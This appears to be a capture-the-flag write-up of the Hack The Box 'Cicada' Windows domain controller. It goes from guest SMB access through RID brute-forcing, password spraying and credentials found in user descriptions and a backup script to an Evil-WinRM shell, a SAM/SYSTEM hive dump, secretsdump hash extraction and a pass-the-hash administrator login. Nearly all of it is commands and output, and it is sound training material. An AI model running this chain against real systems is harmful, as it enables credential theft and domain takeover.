Cicada HTB

Windows

Easy

Start with an nmap scan.

```
z3ta㉿sectorx)-[~/cicada]
└─$ nmap -p- -A 10.10.11.35 > nmap && cat nmap

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 10:38 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
```

It looks like our initial host scan has failed. Let's try another scan without host discovery using the -Pn flag.

```
z3ta㉿sectorx)-[~/cicada]
└─$ nmap -p- -A -Pn 10.10.11.35 > nmap && cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 19:48 EST
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.097s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-
06 07:53:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
```

```
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
58033/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s
| smb2-time:
```

```
|   date: 2024-11-06T07:53:55
|_  start_date: N/A
```

There are quite a few open ports here. However, there are no web server ports, or ssh as typically seen in other machines. There do however seem to be alot of open ports related to active directory, and it looks like there is also smb; so we may be able to access smb, or enumerate some of the open active directory ports to find credentials or other useful information. Also, take note of the open port 5985. This port is typically used for remote management via Win-RM, and we may be able to access the system through it later if we find valid credentials. For now, let's start with some basic enumeration and see what we can find.

We can use netexec to enumerate smb for any potential users that might have access to the shares.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ netexec smb 10.10.11.35 -u ~/ry.txt -p ~/ry.txt --users
SMB         10.10.11.35     445    CICADA-DC       [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC       [+] cicada.htb\/home/z3ta/ry.txt:/home/z3ta/ry.txt (Guest)
```

It looks like there is a user 'guest'. Let's see if we can use this username to enumerate shares they might have access to.


As we can see, there are quite a few shares listed here. For now, it looks like Guest has access to the HR and IPC$ shares. Let's see if we can login to the HR share as guest.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ smbclient //cicada.htb/HR -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 320466 blocks available
```

There is no password required for user Guest to login to the HR share. So we can log right in and grab whatever files we wish. Let's grab 'Notice from HR.txt'.

```
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.6 KiloBytes/sec) (average 1.6 KiloBytes/sec)
```

Inside of this file, we find a password.



Excellent!!!! Now, let's see if we can find any additional usernames by brute forcing their rid numbers.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ nxc smb 10.10.11.35 -u 'guest' -p '' --rid-brute
SMB         10.10.11.35     445    CICADA-DC       [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC       [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC       498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC       500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC       501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC       502: CICADA\krbtgt (SidTypeUser)
```

```
SMB         10.10.11.35     445     CICADA-DC       512: CICADA\Domain Admins
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       513: CICADA\Domain Users
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       514: CICADA\Domain Guests
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       515: CICADA\Domain
Computers (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       516: CICADA\Domain
Controllers (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       517: CICADA\Cert Publishers
(SidTypeAlias)
SMB         10.10.11.35     445     CICADA-DC       518: CICADA\Schema Admins
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       519: CICADA\Enterprise
Admins (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       520: CICADA\Group Policy
Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       521: CICADA\Read-only
Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       522: CICADA\Cloneable
Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       525: CICADA\Protected Users
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       526: CICADA\Key Admins
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       527: CICADA\Enterprise Key
Admins (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       553: CICADA\RAS and IAS
Servers (SidTypeAlias)
SMB         10.10.11.35     445     CICADA-DC       571: CICADA\Allowed RODC
Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445     CICADA-DC       572: CICADA\Denied RODC
Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445     CICADA-DC       1000: CICADA\CICADA-DC$
(SidTypeUser)
SMB         10.10.11.35     445     CICADA-DC       1101: CICADA\DnsAdmins
(SidTypeAlias)
```


```
SMB         10.10.11.35     445     CICADA-DC       1102:
CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       1103: CICADA\Groups
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       1104: CICADA\john.smoulder
(SidTypeUser)
SMB         10.10.11.35     445     CICADA-DC       1105: CICADA\sarah.dantelia
(SidTypeUser)
SMB         10.10.11.35     445     CICADA-DC       1106:
CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445     CICADA-DC       1108: CICADA\david.orelious
(SidTypeUser)
SMB         10.10.11.35     445     CICADA-DC       1109: CICADA\Dev Support
(SidTypeGroup)
SMB         10.10.11.35     445     CICADA-DC       1601: CICADA\emily.oscars
(SidTypeUser)
```

And here we have quite an extensive list of usernames and domain groups. However, we don't know which one of them may be associated with the password we found. We can however, use this list of usernames, along with the password we found, with crackmapexec to find a match. First, place all of the usernames into a text file, and the password into one as well.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ cat users.txt
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ cat pass.txt
Cicada$M6Corpb*@Lp#nZp!8
```

Then, use crackmapexec to enumerate and find a positive match for the password.



It looks like user michael is a positive match. Let's see if we can enumerate further using these credentials.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ enum4linux -a -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8'
10.10.11.35
```

And it looks like we have found a password for user David.

```
z3ta@sectorx: ~/cicada
File Actions Edit View Help
=================================( Users on 10.10.11.35 )=================================
index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in
 account for administering the computer/domain
index: 0xfeb RID: 0x454 acb: 0x00000210 Account: david.orelious Name: (null)    Desc: Just in
case I forget my password is aRt$Lp#7t*VQ!3
index: 0x101d RID: 0x641 acb: 0x00000210 Account: emily.oscars  Name: Emily Oscars      Desc:
(null)
index: 0xedb RID: 0x1f5 acb: 0x00000214 Account: Guest  Name: (null)    Desc: Built-in account
 for guest access to the computer/domain
index: 0xfe7 RID: 0x450 acb: 0x00000210 Account: john.smoulder  Name: (null)    Desc: (null)
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution
 Center Service Account
index: 0xfe9 RID: 0x452 acb: 0x00000210 Account: michael.wrightson      Name: (null)    Desc:
(null)
index: 0xfe8 RID: 0x451 acb: 0x00000210 Account: sarah.dantelia Name: (null)    Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[john.smoulder] rid:[0x450]
user:[sarah.dantelia] rid:[0x451]
```

Let's see if we can find what shares David has access to.

```
z3ta@sectorx: ~/cicada
File Actions Edit View Help
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ sudo crackmapexec smb 10.10.11.35 -d cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --sh
ares
SMB         10.10.11.35     445    CICADA-DC       [*] Windows Server 2022 Build 20348 x64 (n
ame:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC       [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ
!3
SMB         10.10.11.35     445    CICADA-DC       [+] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC       Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC       -----           -----           ------
SMB         10.10.11.35     445    CICADA-DC       ADMIN$                          Remote Adm
in
SMB         10.10.11.35     445    CICADA-DC       C$                              Default sh
are
SMB         10.10.11.35     445    CICADA-DC       DEV             READ
SMB         10.10.11.35     445    CICADA-DC       HR              READ
SMB         10.10.11.35     445    CICADA-DC       IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC       NETLOGON        READ            Logon serv
er share
SMB         10.10.11.35     445    CICADA-DC       SYSVOL          READ            Logon serv
er share

┌──(z3ta㉿sectorx)-[~/cicada]
└─$
```

It looks like David has READ access on the DEV share. Let's see what we can find inside.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ smbclient -U david.orelious \\\\10.10.11.35\\DEV
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 435196 blocks available
smb: \> get "Backup_script.ps1"
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.2 KiloBytes/sec) (average
1.2 KiloBytes/sec)
smb: \> exit
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ ls
Backup_script.ps1   nmap                  pass.txt   sam      users.txt
data                nmapx                 pattern    system   user.txt
enum1              'Notice from HR.txt'   ry.txt     users    x.py
┌──(z3ta㉿sectorx)-[~/cicada]
└─$
```


```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ ls
Backup_script.ps1   nmap                  pass.txt   sam      users.txt
data                nmapx                 pattern    system   user.txt
enum1              'Notice from HR.txt'   ry.txt     users    x.py
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"

┌──(z3ta㉿sectorx)-[~/cicada]
└─$
```

It looks like we have found a password belonging to user Emily. Let's see if we can use Evil-WinRM to log in with her credentials.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ evil-winrm -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' -i 10.10.11.35

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        11/11/2024   8:30 PM             34 user.txt
```

And we have user access as Emily and can grab user.txt.

From here, root is simple. By checking for user privileges, we see that Emily has read access on all files within the the system.




We can leverage this to copy the sam and system files to a temporary directory, then download them to our machine.

```
*Evil-WinRM* PS C:\> mkdir Temp

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/11/2024   10:02 PM                Temp


*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> reg save hklm\sam C:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> reg save hklm\system C:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> download sam /home/z3ta/cicada/sam

Info: Downloading C:\Temp\sam to /home/z3ta/cicada/sam

Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system /home/z3ta/cicada/system
```

We can now find the administrator hash with impacket-secretsdump and login as root.

```
┌──(z3ta㉿sectorx)-[~/cicada]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash in
formation.
[*] Cleaning up ...

┌──(z3ta㉿sectorx)-[~/cicada]
└─$ evil-winrm -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341 -i 10.10.11.35

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion
```



Congratulations!!!!